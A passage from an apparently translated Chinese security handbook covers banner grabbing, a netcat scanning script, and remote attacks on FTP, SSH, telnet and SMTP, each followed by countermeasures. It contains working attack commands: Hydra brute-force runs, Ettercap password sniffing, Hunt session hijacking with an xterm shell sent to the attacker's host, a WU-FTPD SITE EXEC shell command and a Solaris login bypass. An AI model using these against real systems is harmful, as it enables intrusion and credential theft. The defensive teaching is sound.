system.sysObjectID.0 = OID: enterprises.36.2.15.2.3
system.sysUpTime.0 = Timeticks: (150724809) 22 days,
1:47:28.09
system.sysContact.0 = unknown
system.sysName.0 = 10.0.0.1
system.sysLocation.0 = Room G11, Ground Floor
interfaces.ifTable.ifEntry.ifPhysAddress.1
= 0:0e:71:ee:1
interfaces.ifTable.ifEntry.ifPhysAddress.2 =
interfaces.ifTable.ifEntry.ifPhysAddress.3 =
interfaces.ifTable.ifEntry.ifPhysAddress.4 =
```

上述的输出仅仅是上百行输出中的一小段。很明显上述信息能

够提供大量的详细配置细节。命令 snmpwalk 是 net-snmp-utils 软件包的一部分，大部分 Unix 及 Linux 的发行商都提供了这个软件包。该软件包也可以从 <http://www.net-snmp.org/> 获得。

＼防止 SNMP 攻击

如果任何主机配置成使用 SNMP，请考虑以下注意事项：

- 使用 SNMP 版本 2 或 3。
- 使用一个难以揣测的团体字符串。
- 禁止 SNMP 通信进入防火墙。
- 限定 SNMP ACL 只允许来自特定主机的连接。

3.1.14 HTTPS(安全的超文本传输协议)： 443(TCP)

HTTPS 是在 SSL(安全套接字层)上的 HTTP。为了建立和维持一个安全的信道，HTTPS 使用了 SSL，因此它可以提供客户端和服务器端之间的加密通信。

＼获得 HTTPS 服务器标语

命令行工具 openssl 可以用来连接到 HTTPS 服务器。和 HTTP(端口 80)类似，请求如下：

```
HEAD /HTTP/1.0 [enter][enter]
```

或者

```
GET /HTTP/1.0 [enter][enter]
```

可以用来获得标语信息。

例如：

```
[bash]$ openssl s_client -connect:192.168.1.1:443
```

[删除了各种证书信息]

```
HEAD /HTTP/1.0 [enter]
```

```
[enter]
```

```
HTTP/1.1 200 OK
```

```

Date: Wed, 15 Jan 2003 17:59:12 GMT
Server: Apache/1.3.27 (Unix) PHP/4.2.1 mod_jk/1.2.0
mod_ssl/2.8.12 OpenSSL/0.9.6h
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Thu, 09 May 2002 19:47:31 GMT
Accept-Ranges: bytes
Content-Length: 2673
Connection: close
Content-Type: text/html
Content-Language: en
Expires: Wed, 15 Jan 2003 17:59:12 GMT

```

Closed

更改 HTTPS 服务器标语

请参阅“更改 HTTP 服务器标语”。

3.1.15 NNTPS(安全的网络新闻传输协议): 563(TCP)

NNTPS 是在 SSL(安全套接字层)上的 NNTP。为了建立和维持一个安全的信道，NNTPS 使用了 SSL，因此它可以提供客户端和服务器端之间的加密通信。

撷取 NNTPS 服务器标语

命令行工具 openssl 可以用来连接 NNTPS 服务器，以获得标语信息：

```
[bash]$ openssl s_client -connect:192.168.1.1:563
```

【删除了各种证书信息】

```
200 192.168.1.1 InterNetNews NNTP server INN 1.4.22-Dec-93
ready (posting ok).
```

OpenSSL 可以在 <http://www.openssl.org/> 找到。

更改 NNTPS 服务器标语

请参阅“更改 NNTP 服务器标语”。

3.1.16 IMAPS(安全的 Internet 消息访问协议)：993(TCP)

IMAPS 是在 SSL(安全套接字层)上的 IMAP。为了建立和维持一个安全的信道，IMAPS 使用了 SSL，因此可以提供客户端和服务器端之间的加密通信。

捕捉 IMAPS 服务器标语

命令行工具 openssl 可以用来连接 IMAPS 服务器，以获得标语信息：

```
[bash]$ openssl s_client -connect:192.168.1.1:993
```

[删除了各种证书信息]

```
* OK [CAPABILITY IMAP4 IMAP4REV1 LOGIN-REFERRALS AUTH=LOGIN] localhost IMAP4rev1 3000 283 at Thu, 16 Jan 2003  
03:51:56 -0500 (EST)
```

OpenSSL 可以在 <http://www.openssl.org/> 找到。

更改 IMAPS 服务器标语

请参阅“更改 IMAP 服务器标语”。

3.1.17 POP3S(安全的邮局协议 3)：995(TCP)

POP3S 是在 SSL(安全套接字层)上的 POP3。为了建立和维持一个安全的信道，POP3S 使用了 SSL，因此可以提供客户端和服务器端之间的加密通信。

获得 POP3S 服务器标语

命令行工具 openssl 可以用来连接 POP3S 服务器，以获得标语信息：

```
[bash]$ openssl s_client -connect:192.168.1.1:995
```

[删除了各种证书信息]

```
*OK-QPOP (version 2.53) at 192.168.1.1 starting.  
<3413.12134531340 192.168.1.1 >
```

OpenSSL 可以在 <http://www.openssl.org/> 找到。

更改 POP3S 服务器标语

请参阅“更改 POP3 服务器标语”。

3.1.18 MySQL: 3306 (TCP)

MySQL 是一个广泛使用的开放源代码的数据库软件包。可以在 <http://www.mysql.com/> 找到。

枚举 MySQL 版本信息

可以通过 telnet 客户端连接远端 MySQL 服务器的端口来获得其版本号：

```
[bash]$ telnet 10.0.0.1 3306  
Trying 127.0.0.1...  
Connected to 127.0.0.1.  
Escape character is '^'.  
(  
3.23.49 <r/3Nod * Connection closed by foreign host.
```

只允许本地连接

不能允许内部网络之外的主机连接 MySQL 服务。保证防火墙规

则可以阻塞这种连接尝试。鼓励授权的外部用户使用安全隧道(例如 SSH)来建立远端连接。



虽然可以通过编辑 MySQL 源代码来更改连接时显示的版本信息，但是这样很有可能中断许多 MySQL 的客户端。

3.2 自动化标语攫取

Netcat 工具用来读写在网络连接中传输的数据，这些连接使用 TCP 或者 UDP 协议。Netcat 可以用来连接远端服务器，类似于命令行形式的 telnet 客户端，它也可以用来在特定端口监听连接。它还有很多其他有趣的功能，这些功能将在接下来的章节中继续研究。Netcat 可从 http://www.atstake.com/research/tools/network_utilities/ 获得。

Netcat 可用以下方式来攫取 SMTP 标语：

```
{bash]$ nc 192.168.1.1 25
220 192.168.1.1 ESMTP Sendmail 8.10.2 +Sun/8.10.2; Tue,
14 Jan 2003 09:28:02 -0500 (EST)
```

通过 bash shell 程序设计，可以用 Netcat 来完成自动的标语攫取。例如下列的脚本(我们称之为 grab.bash)：

```
#!/bin/bash

if [ $# -lt 1 ]
then
    echo Usage: $0 host
    exit 1
fi

i=21

while [ "$i" -lt 26 ]
do
    nc -v $1 $i </dev/null
    i=`expr $i + 1`
    echo .
done
```

这段脚本包括一个 while 的循环，在循环中变量 i 的范围是 21 ~ 25。在这段 while 循环中，建立一个连往主机（从脚本传过来的第一个参数，也就是 \$1）端口 i(21 ~ 25) 的连接，这里 /dev/null 作为这个 Netcat 连接的输入。因为 /dev/null 是一个包含空信息的特殊文件，所以 Netcat 将会在获取第一行标语信息（如果有的话）后立刻停止。

在试图执行上述的脚本时，要赋予其可执行的权限：

```
[bash]$ chmod u+x ./grab.bash
```

现在运行脚本：

```
[bash]$ ./grab.bash 192.168.1.1
192.168.1.1 [192.168.1.1] 21 (ftp) open
220 192.168.1.1 FTP server (Version wu -2.6.2 +Sun) ready.
221 You could at least say goodbye.

192.168.1.1 [192.168.1.1] 22 (ssh) open
SSH-1.99-OpenSSH_3.4p1

192.168.1.1 [192.168.1.1] 23 (telnet) : Connection refused

192.168.1.1 [192.168.1.1] 24 (?) : Connection refused

192.168.1.1 [192.168.1.1] 25 (smtp) open
220 192.168.1.1 esmTP Sendmail 8.9.3/8.9.3; Fri, 17 Jan 2003
14:13:10 -0500 (EST)
```

如果上述脚本需要在不同的主机上执行的话，可以在 grab.bash 脚本的基础上写一个封装程序，如下所述：

```
#!/bin/bash

for i in `cat hosts.txt`
do
    ./grab.bash $i
    echo
done
```

上述脚本（可称为 wrapper – grab.bash）将会对文件 hosts.txt 中列出的主机执行原始的脚本。文件 hosts.txt 需要包含目标主机的主机名称或者 IP 地址，例如：

```
192.168.1.1
10.0.0.1
somecompanyasanexample.com
```

虽然前面的脚本将会在大多数服务下正常工作，但是回想前面，为了获得一条 HTTP 标语，必须发出一个 HEAD 请求。为了达到这个目的，可以用下述方式使用 Netcat：

```
nc hostname 80 < getrequest.txt
```

这里文件 `getrequest.txt` 包含

```
HEAD / HTTP/1.0 [enter]  
[enter]
```

对于 SSL 端口，例如 HTTPS、NNTPS、IMAPS 以及 POP3S，记住使用如前所述的 `openssl` 而不是 `Netcat`。

3.3 小结

本章包括了如何用工具 `Amap` 来识别在非标准端口运行的服务，以及如何手工以及自动地确定在标准端口上运行的服务。你也可以看到各种远程枚举用户名的方法。现在，你即将学习第 4 章，在那里将会使用在本章中获得的信息来攻击远端服务，从而访问有缺陷的主机。

第4章

远程攻击

内容提要

- 远程服务
- Nessus
- 获取一个 Shell
- 端口重定向
- 破解/etc/shadow
- 小结

本章将着重讨论那些经常被入侵者用来对远程主机进行未经授权的访问的技术。当攻击者识别出存在的服务并列举出所有可能的用户之后，下一步就是通过利用目标主机上的服务和应用程序中已知的漏洞来攻击受害主机。

4.1 远程服务

如果目标主机的主要用途是做为一台服务器，那么它必须允许进行对相关的 TCP 或 UDP 端口的远程访问。只要存在一个开放的网络端口，则身份未验证的用户就有机会进行入侵尝试。

在查看一份经常受到攻击的服务的详细列表之前，我们必须首先理解入侵者所使用不同类型策略。

4.1.1 入侵策略

根据远程主机上开放的不同端口和服务，攻击者可能会选择使用许多不同的方式来尝试进行未经授权的访问。下面几节介绍了潜在入侵者用来攻击存在漏洞的主机时常用的一些策略。

暴力破解

如果一项远程服务是通过用户名和密码对来对用户进行验证，则获取访问权限的最显而易见的方法就是尝试所有可能的用户名和密码的组合。更有效的一种方法是只尝试使用第 3 章所介绍的成功的用户名枚举技巧所累积起来的已知用户名。因为用户倾向于选用可以从字典里找到的容易记忆的密码，所以许多暴力破解工具都要使用语言字典文件。

在下面这个例子中，我们将要用到 Hydra——一种支持各类协议的暴力破解工具。你可以从 <http://www.triehackerschoice.com/release.php> 下载该软件。



上面所说的这种尝试所有可能的用户名和密码组合的做法称为“主动”暴力破解。另一方面，像 John the Ripper 这样的密码破

解程序可以用一种叫做“被动”暴力破解的技术来破解密码散列。详细内容请参阅本章末尾的“破解/etc/shadow”这一节。

针对暴力破解攻击的常用防范措施

采用下面这些预防措施可以较好地防止用户名和密码被暴力破解：

- 责成用户使用安全性较强的密码。有一些实用工具，比如 npasswd 和 pam_passwdqc，可有助于加强这种安全密码策略。
- 设置密码的时效并对密码长度进行限制。请根据 Linux 发行版本来编辑/etc/default/passwd 或/etc/login.defs 以进行设置。
- 考虑使用动态密码方案，比如 S/KEY 和 SecurID。

嗅探程序

在正常操作过程中，网卡一般都会忽略那些发给其他主机的网络数据包。然而，通过使用嗅探程序（或称“网络分析程序”），大多数网卡就可以被设置为在“混杂模式”下运行，这样网卡就会把收到的所有网络包都传送到操作系统的 TCP/IP 堆栈上。这就可以对主机收到的每个网络包进行检查。因为许多协议都是以明文形式传送数据的，所以恶意用户就可以使用网络分析软件来捕捉网络中传输的重要数据，比如用户名和密码。

在一个集线式网络上，同一网段上发送和接收的数据包会被该网段上所有的主机接收。在这种情况下，恶意用户只要把其网卡设为混杂模式就可以捕捉到该网段上所有的数据了。

但是，在一个交换式网络上，硬件交换设备可以确保每台主机只会收到发给它的数据包。生产厂商为每个以太网设备都分配了一个 12 位的 16 进制数字。这个数字就是该设备的 MAC（媒体访问控制）地址。当一台主机在交换式网络上传输数据时，它的 MAC 地址会被交换机记录下来并存储在缓存中。之后发往该主机的 MAC 地址的数据包都会被传输到连接该主机的交换机硬件端口上。诸如 Ettercap 等工具可用来进行 ARP 嗅探，在此处，伪造的 ARP（地址解析协

议)应答用于交换机上的代理通信。请注意下列在网络交换机上存在的主机：

- V 受害主机
- G 网关主机
- M 恶意主机

为了进行 ARP 欺骗，主机 M 要给主机 G 和 V 发送 ARP 应答数据包。这些 ARP 应答数据包会使主机 V 以主机 G 的 IP 地址来映射主机 M 的 MAC 地址，并使得主机 G 以主机 V 的 IP 地址来映射 M 的 MAC 地址。因为以太网数据包是根据 MAC 地址进行路由的，所以主机 M 将收到所有从主机 G 和 V 发出的和所有发往主机 G 和 V 的数据包。现在，如果主机 M 再把这些数据包中的 MAC 地址替换成主机 G 和 V 的 MAC 地址，然后把这些数据包路由到正确的目的地，那么受害主机 G 和 V 将无从知晓 M 正在充当它们的连接代理。像 Dsniff 和 Ettercap 这样的工具就可以用来进行 ARP 欺骗。

Ettercap 可以从 <http://ettercap.sourceforge.net/> 下载。Dsniff 可以从 <http://monkey.org/~dugsong/dsniff/> 获取。



应对嗅探攻击的常见措施

网络嗅探工具使恶意用户可以很容易地捕捉到一个网段上的数据。为此我们向你强烈推荐下列应对措施：

- 不要使用明文协议。
- 某些交换机允许管理员静态映射 MAC 地址。然而，这可能不适用于大型企业。
- 许多 IDS 能够检测并报告 ARP 欺骗。Ettercap 可以用来帮助检测网络上伪造的 ARP 应答。



中途截取攻击

这种类型的攻击是指一个恶意用户在两台或多台受害主机之间中途截取并改变数据。

例如，我们注意到当入侵者成功地侵入 `somecompanyasanexample.com` 的内部 NDS 服务器之后，它可能会改变 DNS 服务器的配置，从而在回答所有来自 `intranet.somecompanyasanexample.com` 的 DNS 查

询时都指向入侵者的 IP 地址。这将使得用户在毫不知情的情况下连接到入侵者的主机，而不是 `intranet.companyasanexample.com`。然后入侵者可能会通过连接到 `intranet.somecompanyasanexample.com` 的真实 IP 地址来充当受侵害主机的连接代理。在这种情形下，攻击者就成功地实施了一次中途截取攻击。

防范中途截取攻击

请使用 SSH、IMAPS 和 HTTPS 之类的安全协议。虽然这些协议可能还是很容易遭受到中途截取攻击，但是它们使用了密钥和证书，这样软件客户端就可以对可能出现的攻击向最终用户发出警告。

错误配置

一些配置错误的服务通常会把不必要的信息暴露给未经授权的用户。有时，错误配置可能会导致主机被完全入侵。常见的错误配置以及它们的防范措施都列在下面的“远程服务漏洞”这一节中。

审核及加强主机配置的安全性

最好定期审核并加强主机配置策略的安全性。了解关于加强策略和服务安全性的方法，请参阅本书第二部分章节中的相关说明。

软件漏洞

软件漏洞是由一些设计上的缺陷造成的，比如不正确的输入验证和边界检查。这些漏洞通常是可以进行远程利用的，攻击者可以用其在运行着这类易受攻击软件的主机上执行恶意代码。

缓冲区溢出会造成许多可以远程利用的漏洞。当一个进程写数据的时间大于内存中分配的缓冲间隔时，就会发生缓冲区溢出。这会使得可执行堆栈空间被任意数据所覆盖。攻击者可以利用这样的漏洞条件来提交一些恶意制作的、能使得程序用攻击者提供的可执行数据来覆盖堆栈空间的输入数据。想了解更多的信息和详细资料，请参阅 <http://www.insecure.org/stf/smashstack.txt> 中由“Aleph One”

所编写的“Smashing the Stack for Fun and Profit”。

许多在线安全资源都会公布针对各种漏洞的攻击代码。请注意这些攻击代码，因为它们可能并已知含有恶意的后门程序，这些后门程序可能会导致执行攻击代码的主机受到侵害。在虚拟机环境下测试未知的攻击代码是一个很好的主意。最常用的虚拟机是 VMware 公司制造的。详细信息请参见 <http://www.vmware.com/>。

针对软件漏洞攻击代码的常用防范措施

有时，针对软件漏洞的远程攻击代码在漏洞警告或补丁还没来得及公布之前就已经出现了。这类攻击代码经常被称为“实时”攻击代码。防范那些以未公布的漏洞为目标的攻击程序是不可能的。但是，每个系统管理员都必须时刻监视系统的异动并做出反应，下面这些建议则是每位系统管理员都必须做到的：

- 确保软件安装了最新的补丁。
- 订阅漏洞监视列表，比如 Bugtraq。（更多信息请访问 <http://securityfocus.com/cgi-bin/sfonline/subscribe.pl>。）欲知许多其他安全资源的链接请参见本书参考中心的“在线资源”这一节。
- 下面这些方法可以用来防止一些类型的缓冲区溢出的发生：
 - ◆ StackGuard：<http://www.immunix.org/stackguard.html>
 - ◆ Libsafe：<http://www.research.avaya.com/project/libsafe/>
 - ◆ StackGhost：<http://stackghost.cerias.purdue.edu/>
 - ◆ Openwall：<http://www.openwall.com/linux>

如果使用 Solaris，则请编辑/etc/system 并添加下列命令行：

```
set noexec_user_stack =1  
set noexec_usr_stack_log =1
```

- 监控 IDS 日志并采取对策。

4.1.2 远程服务漏洞

下面列出了一些经常受到利用的服务。该列表是这些服务在一般情况下进行侦听时所使用的标准端口号。

辨认运行在非标准端口上的服务

这里列出的所有服务都可以被配置为在非标准端口上进行侦听。可以使用 Amap 这样的工具来辨识那些在未知的或非标准的端口上进行侦听的服务，该工具可以从 <http://www.thehackerschoice.com/releases.php> 上找到：

```
[bash]$ amap -sT intranet.somecompanyasanexample.com 9934
Total amount of tasks to perform: 15
Amap v1.2.1b started at Sun Mar  9 09:30:22 2003, stand
back and keep the children away.
Protocol on IP 192.168.1.3 port 9934 tcp matches ssl
Protocol on IP 192.168.1.3 port 9934 tcp matches http
Unidentified ports: None.
Amap v1.2.1b ended at Sun Mar  9 09:30:59 2003
```

在本例中，Amap 成功地检测到某企业内部网主机 (intranet.somecompanyasanexample.com) 正在端口 9934 上运行 HTTPS。这是一条很有用的信息，因为 HTTPS 的标准保留端口是 443。

阻挡并停止运行不必要的服务

有些服务被配置为接受来自任何源 IP 地址的连接。例如，一个电子商务公司的 HTTP 服务器必须接受来自所有 IP 地址的连接，这样才能允许各地的远程用户浏览该公司的 web 站点。在这种情况下，公司不可能隐瞒有一台 HTTP 服务器正在运行这样的事实。

但是，根据该公司的要求和网络架构，某些服务可能只希望与那些经过授权的 IP 地址进行连接。在这些情况下，我们应当使用防火墙规则来确保阻挡那些未经授权的 IP 地址所发出的连接请求。另外，我们必须通过防火墙规则来关闭或阻挡不必要的服务。这样就可以保护那些不应当被未经授权的远程主机访问的服务，使外界无

法利用或识别这些服务。

FTP(文件传输协议): 21(TCP)

FTP 是一种用来把文件从一台主机传输到另一台主机上的协议。

暴力破解 可以使用 Hydra 来暴力破解 FTP 账号。

暴力破解 FTP

下面是使用 Hydra 暴力破解 FTP 账号的一个例子：

```
[bash]$ hydra -L usernames.txt -P passwords.txt
ftp.somecompanyforexample.com ftp
Hydra v2.2 (c) 2002 by van Hauser/THC -use allowed only for
legal purposes.
Hydra is starting! [parallel tasks: 4, login tries:4 (1:2
/p:2)]
[21][ftp] login: joepassword: mypassword
Hydra finished.
```

防止 FTP 暴力破解

请参阅“应对暴力破解攻击的常用防范措施”。

嗅探 因为 FTP 是一种明文协议，所以通过网络发送的用户名和密码有可能被捕捉到。类似 Ettercap 这样的工具就可以用来捕捉 FTP 数据。

嗅探 FTP 验证信息

下面是使用 Ettercap 来捕捉通过网络传输的 FTP 证书的例子：

```
[bash]# ettercap -m -C -N
```

```
ettercap 0.6.7 (c) 2002 ALoR & NaGA
```

```
Your IP: 10.0.0.102 with MAC: 01:11:04:03:6A:A3 on
Interface: eth0
```

```
Loading plugins... Done.
```

```
Resolving 1 hostnames...
```

```

* |=====|=====> |100.00 %

Press 'h' for help...

Sniffing (MAC based): ANY <-> ANY

TCP + UDP packets... (default)

Collecting passwords...

07:04:58 10.0.0.102:4814 <-> 192.168.1.1:21      ftp

USER: smilie
PASS: myp455w0rd

```



使用安全协议

请不要使用 FTP 这样的明文协议。请考虑使用 HTTPS 或 SSH 来进行安全文件传输。

FTP 错误配置 FTP 客户端和服务器很容易由于配置错误问题而受到远程利用。下文将介绍针对这些错误配置所采取的最常见的攻击方法。



反弹攻击

基于 FTP 协议的设计，当一个 FTP 客户端使用“active(主动)”模式请求数据传输时，FTP 服务器必须连回至该 FTP 客户端的一个端口上。FTP 客户端会发出一个用其 IP 地址和侦听端口号作为参数的 PORT 命令。如果 FTP 客户端发出一个带有另一台主机的 IP 地址的 PORT 命令，那么该 FTP 服务器将试图连接到那台主机上。因此，FTP 协议的这一特性可以被用来代理端口扫描。可以通过利用 nmap 的 -b 选项来进行这样的扫描。

在 PORT 命令发出之后，恶意客户端可以执行 RETR 命令来把一个包含命令的文件发送到 FTP 服务器上。这会使得 FTP 服务器把该给定文件的内容转储到由 PORT 命令指定的那台主机的给定端口上。例如，该文件可以包含 SMTP 命令，这样恶意 FTP 客户端用户就可

以通过该 FTP 服务器来代理电子邮件了。

防止反弹攻击发生

如果要防止 FTP 反弹攻击发生，请确保采用下列预防措施：

- 把 FTP 服务器配置为拒绝与发出 PORT 命令的客户端之外的其他 IP 地址进行连接。现在的大多数 FTP 服务器在默认情况下都会这么做。
- 把防火墙配置为不允许与源端口 20 进行输入连接。但是请注意，这条规则也会阻挡合法的连接。

盗连

当 FTP 客户端在发送了带有其 IP 地址和端口号的 PORT 命令之后会发送一个 PASV(被动)命令，此时服务器就会开始在所请求的端口上进行侦听。这个时候，某个恶意的用户就可能抢在该客户端前连接到该服务器的端口上。根据 FTP 客户端发出的下一条命令，该恶意用户就可能对传输的数据进行访问。

如果没有使用被动模式的话，FTP 会话将采用“主动”模式。在该模式下，客户端在指定的端口开始侦听。这时，攻击者可能会抢在 FTP 服务器之前连接到客户端。根据客户端发出的下一个命令，攻击者可能会伪装成合法的服务器，并且可能会把经修改后的文件或数据传输给客户端。

防止盗连攻击

下面所建议采用的措施可以帮助防范盗连攻击：

- 把 FTP 服务器配置为只允许从一个经过授权的客户端的 IP 地址连接到其数据端口。大多数 FTP 服务器默认情况下都会这么做。请注意，如果攻击者与合法的 FTP 用户同时位于同一个 NAT 网关之后，那么这种措施可能会无法阻止攻击者，因为二者的源 IP 地址是相同的。
- 请将 FTP 客户端配置为只接受来自其所连接的 FTP 服务器的连接。

软件漏洞 WU-FTPD 是 Unix 和 Linux 上最常用的 FTP 后台程序。但是，由于它存在许多可以被利用的漏洞，所以常常遭到攻击。下面是一些已知的 WU-FTPD 的漏洞：

- **文件匹配堆损坏漏洞 (File Globbing Heap Corruption Vulnerability)** WU-FTPD 的“文件匹配”功能允许客户端按照一些模式来组织文件。某些模式被发现会造成 WU-FTPD 进程中出现堆损坏。该漏洞可以让攻击者在一台易受攻击的 WU-FTPD 服务器上通过发送经过特殊加工的数据作为输入数据来执行任意命令。详细情况请参见 <http://online.securityfocus.com/bid/3581>。
- **SITE EXEC 漏洞** WU-FTPD 的较早版本在其“SITE EXEC”功能中包含一个漏洞。该漏洞允许客户端跳出允许它们执行的限制命令集。例如，如果一个 FTP 客户端给一台具有漏洞的 FTP 服务器发出下列命令的话，该命令将以根权限执行：

```
SITE exec /bin/sh -c /usr/bin/id
```

请访问 <http://securityfocus.com/bid/2241> 以获取更多信息。

- **长路径溢出漏洞** WU-FTPD 由于对长文件名处理不当而存在一个缓冲区溢出漏洞。更具体地说，这是由于 WU-FTPD 在使用函数 `realpath()` 进而调用 `strcpy()` 的时候没有进行边界检查。该 `strcpy()` 函数用来把字符串从内存中的一个单个源地址复制到另一个地址，它不进行任何边界检查，所以可能会导致缓冲区溢出。

详细信息请参见 http://www.eeye.com/html/Products/Retina/RTHs/FTP_Servers/630.html。请考虑使用 ProFTPD 来替代 WU-FTPD。ProFTPD 不像 WU-FTPD 具有那么多远程漏洞。ProFTPD 可以从 <http://proftpd.linux.co.uk/> 找到。

SSH(安全 shell)：22 (TCP)

SSH 是一种用来交换数据的安全协议。它可以用于登录远程主机、远程执行命令以及传输文件。因为 SSH 的内部通信是加密的，所以最好是用其替代像 telnet、rlogin 和 FTP 这样的远程登录解决方案。

暴力破解 SSH 支持使用用户名和密码对进行验证。因此，通

过 SSH 来暴力破解账号是可能的。

暴力破解 SSH

可以使用 expect 工具编写一个简单的暴力破解脚本来暴力破解 SSH 账号，该工具是一种可以和其他交互式程序“交谈”的简单程序。这样一个 Expect 脚本的例子可以从 <http://www.securiteam.com/tools/5QP0I2K60E.html> 上找到。程序 expect 可以从 <http://expect.nist.gov/> 下载。



防止 SSH 暴力破解

请参阅“应对暴力破解攻击的常用防范措施”。

SSH 中途截取攻击 SSH 容易受到同一个网段上恶意用户进行的中途截取攻击。

Sshmitm 和 Ettercap

可以使用 sshmitm 和 Ettercap 这样的工具来作为 SSH 连接代理，而像 dnsspoof 这样的工具可以用来伪造对 DNS 查询的应答，从而把受侵害主机的 SSH 客户端重新定向连接到一个代理 SSH 服务器上。但是，受侵害主机的 SSH 客户端很可能会警告用户该服务器的主机密钥发生了改变，因为主机密钥将变为攻击者的代理 SSH 服务器。但是，大多数最终用户并没有认真对待这种警告，他们会接受该主机密钥，从而使攻击成功。



防止针对 SSH 的中途截取攻击

请指导用户不要接受来自远程 SSH 服务器的未知主机密钥。如果可能的话，在某种企业内部网资源上列出这些密钥的特征，这样用户就可以在接受 SSH 会话之前先进行验证。

软件漏洞 许多版本的 SSH 软件都具有漏洞。下文列出了最近出现的一个漏洞。

Open SSH 质询-响应 缓冲区溢出的各种实现方式 经发现都存

在针对其质询-响应机制进行缓冲区溢出攻击的漏洞。那些在编译时设置为支持 SKEY 或 BSD AUTH 验证的 OpenSSH 服务器上都存在这种缓冲区溢出的状况。

另外，在 OpenSSH 的质询-响应机制中还发现存在另一个漏洞。该漏洞是由于 OpenSSH 对在质询-响应验证过程中接收到的应答处理不当而导致的。那些使用 PAM 模块来支持互动键盘验证的系统都具有这种漏洞。因此，打开了下列选项的系统都会受到影响：

```
PAMAuthenticationViaKbdInt
ChallengeResponseAuthentication
```

请参见 <http://online.securityfocus.com/bid/5093> 以获取更多信息

Telnet: 23 (TCP)

Telnet 是一种用来登录到远程主机的明文协议。

暴力破解 使用一些可用工具，比如 Hydra，就有可能暴力破解 FTP 账号。

暴力破解 Telnet

可以使用 Hydra 来暴力破解 telnet：

```
[bash]$ hydra -L usernames.txt -P passwords.txt
telnet.somecompanyasanexample.com telnet
Hydra v2.2 (c) 2002 by van Hauser / THC -use allowed only for
legal purposes.
Hydra is starting! [parallel tasks: 4, login tries: 9 (1:3 /
p:3)]
[23] [telnet] login: jill password: i10v3;jack
Hydra finished.
```

防止 Telnet 暴力破解

请参阅“应对暴力破解攻击的常用防范措施”。

TCP 劫持 在一个 telnet 用户成功登录之后，位于同一个网段上的另一个用户有可能通过使用一些 TCP 劫持工具来劫持该会话，比如 Hunt。

劫持 Telnet 会话

假设有一个恶意用户位于 IP 地址为 192.168.1.1 的主机上，他和位于 192.168.1.2 上的一位用户处于同一个网段中。如果位于 192.168.1.2 上的用户与 10.0.0.1 建立了一个 telnet 连接，那么位于 192.168.1.1 上的恶意用户可以使用 Hunt 来劫持该连接：

```
[bash]# hunt -i eth0
/*
 *      hunt 1.5
 *      multipurpose connection intruder/sniffer for Linux
 *      (c) 1998 -2000 by kra
 */
starting hunt
---Main Menu ---rcvpkt 0, free/alloc 63/64 -----
l/w/r) list/watch/reset connections
u)   host up tests
a)   arp/simple hijack (avoids ack storm if arp used)
s)   simple hijack
d)   daemons rst/arp/sniff/mac
o)   options
x)   exit
* > s
0) 192.168.1.2 [52323]    --- > 10.0.0.1 [23]

choose conn > 0
dump connection y/n [n] > n
Enter the command string you wish executed or [cr] > whoami
whoami
jack
Enter the command string you wish executed or [cr] >
```

在这种情况下，恶意用户在劫持了受害者的 telnet 会话之后可以运行 whoami 命令。如上所示，该命令成功地进行了执行，其输出显示出受害者的用户名“jack”。同样，一个恶意用户还可以发出如下命令：

```
xterm -display 192.168.1.1:0 &
```

该命令应该会把受害用户“jack”所拥有的一个 xterm shell 发回给该恶意用户。当然，该恶意用户还可以在其自己的主机上运行如下命令：

```
xhost +192.168.1.2
```

从而使在受侵害的主机上执行的这个 xterm 实例显示在其 X 服务器上。

使用 SSH

请禁用 telnet 并使用一种安全的协议来代替它，比如 SSH(第 2 版)。

嗅探 因为 telnet 是一种明文协议，所以通过网络传送的用户名和密码可能会被嗅探到。许多工具可以帮助捕捉到 telnet 数据和密码。

嗅探 Telnet 验证信息

Ettercap 可以用来嗅探 telnet 验证过程中在网络上传输的用户名和密码：

```
[bash]# ettercap -m -c -N
```

```
ettercap 0.6.7 (c) 2002 ALoR & NaGA
```

```
Your IP: 10.0.0.102 with MAC: 01: 11: 04: 03: 6A: A3 on  
Interface: eth0
```

```
Loading plugins... Done.
```

```
Resolving 1 hostnames...
```

```
* |=====|=====|=====|=====|=====| 100.00 %
```

```
Press 'h' for help...
```

```
Sniffing (MAC based): ANY <--> ANY
```

```
TCP + UDP packets... (default)
```

```
Collecting passwords...
```

```
07:04:58 10.0.0.102:4814 <--> 192.168.1.1:23      telnet  
  
USER: john  
PASS: i10veyou3!
```



不要使用 Telnet

请不要使用 telnet 这样的明文协议。可以考虑使用 SSH 来代替它。

软件漏洞 telnet 后台程序曾含有一些可以被远程利用的漏洞。下文介绍了一个很可能是最容易遭到利用的漏洞。

■ Solaris 系统的 in_telnetd TTYPROMPT 缓冲区溢出漏洞

人们发现 Solaris 2.6 至 2.8 自带的 /bin/login 版本具有一个和环境变量 TTYPROMPT 有关的漏洞。为了攻击这个漏洞，攻击者需要把 TTYPROMPT 的值设为一个 6 字符的字符串，然后在登录时在用户名后面发送一个由 64 个 c 组成的字符串及 \n。例如，假设一个攻击者企图作为用户 bin 登录以利用这个漏洞：

```
[bash] $ telnet
telnet > environ define TTYPROMPT abcdef

telnet > o telnet.somecompanyasanexample.com
Trying 192.168.1.10...
Connected to telnet.somecompanyasanexample.com.
Escape character is '^'.
```

QuriOS 5.5

```
bin@somecompanyasanexample.com ~
```

请参见 <http://www.securiteam.com/unixfocus/6R0050K5PC.html>
以获取更多详细资料。

SMTP(简单邮件传输协议): 25(TCP)

SMTP 是一种用来在 Internet 上传输电子邮件信息的协议。

嗅探 因为 SMTP 是一种明文协议，所以通过网络传递的 SMTP 数据可能被捕捉到。

＼ 嗅探 SMTP 通信

mailsnarf 程序可以用来捕捉网络上的 SMTP 数据，该程序是 Dsniff 工具包的一部分。因为 mailsnarf 会监视网络上的 SMTP 数据，所以它必须运行在与受侵害主机处于同一个网段的一台机器上。

```
[bash]# mailsnarf
Kernel filter, protocol ALL, raw packet socket
mailsnarf: listening on eth0 []
From joe@somecompanyasanexample.com Tue Feb 4 15:24:57 2003
Received: from localhost (joe@localhost)
          by mail.somecompanyasanexample.com (8.11.6/8.11.6)
          with ESMTP id h14NQun23205
          for <smith@someothercompany.org>; Tue, 4 Feb
          2003 15:24:56 -0800
Date: Tue, 4 Feb 2003 15:24:56 -0800 (PST)
From: Joe User joe@somecompanyasanexample.com.com
X-X-Sender: joe@localhost.localdomain
To: smith@someothercompany.org.com
Subject: RE: Your email
Message-ID: Pine.LNX.4.44.0302041524510.23193-100000@localhost.localdomain
MIME-Version: 1.0
Content-Type: TEXT/PLAIN; charset = US-ASCII
```

Hello,

